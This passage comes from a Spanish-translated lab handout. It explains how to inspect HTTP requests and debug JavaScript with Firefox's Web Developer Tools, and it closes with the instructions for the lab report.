



Figure 3: Request HTTP y Detalles del Request

el `username` y el `password`. Esta herramienta puede ser usada para inspeccionar tanto Request HTTP GET como POST.



(a) HTTP Request Headers (b) HTTP Request Parámetros

Figure 4: HTTP Headers y Parámetros

Font Size. El font size usado por defecto en la Web Developer Tool puede ser algo pequeño, para incrementar el tamaño de la fuente se debe hacer click en cualquier lugar de la ventana de la Network Tool y presionar en simultáneo las teclas `Ctrl` y `+`

5.3 Debugueando JavaScript

En muchas ocasiones vamos a necesitar debuguear nuestro código JavaScript. La developer tool de Firefox puede ayudarnos en esta tarea. Esta herramienta tiene la posibilidad de indicarnos el punto exacto en el código donde se produjo el error. A continuación se indica como habilitar el debugging en la Web Developer Tool:

```
Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.
```

Una vez situados en la consola, se debe clickear en el tab `JS`. Luego haga click en la flecha que apunta hacia abajo y asegúrese que al costado de `Error` haya una tilde. Si también le interesa activar los mensajes de Warning en la coonsola seleccione `Warnings`. Vea la Figure 5.




Figure 5: Debugueando Código JavaScript (1)

Si hay errores en el código, se le mostrará un mensaje de error en la consola. Este mensaje indicará el número des línea que causó este error y estará ubicado en el extremo derecho del mensaje. Para ir al lugar exacto donde el código falló, deberá hacer click en el número de línea que es mostrado en el mensaje de error. Vea la Figure 6.




Figure 6: Debugueando Código JavaScript (2)

6 Informe del Laboratorio

Debe enviar un informe de laboratorio detallado, con capturas de pantalla, para describir lo que ha hecho y lo que ha observado. También debe proporcionar una explicación a las observaciones que sean interesantes o sorprendentes. Enumere también los fragmentos de código más importantes seguidos de una explicación. No recibirán créditos aquellos fragmentos de códigos que no sean explicados.

Agradecimientos

Este documento ha sido traducido al Español por Facundo Fontana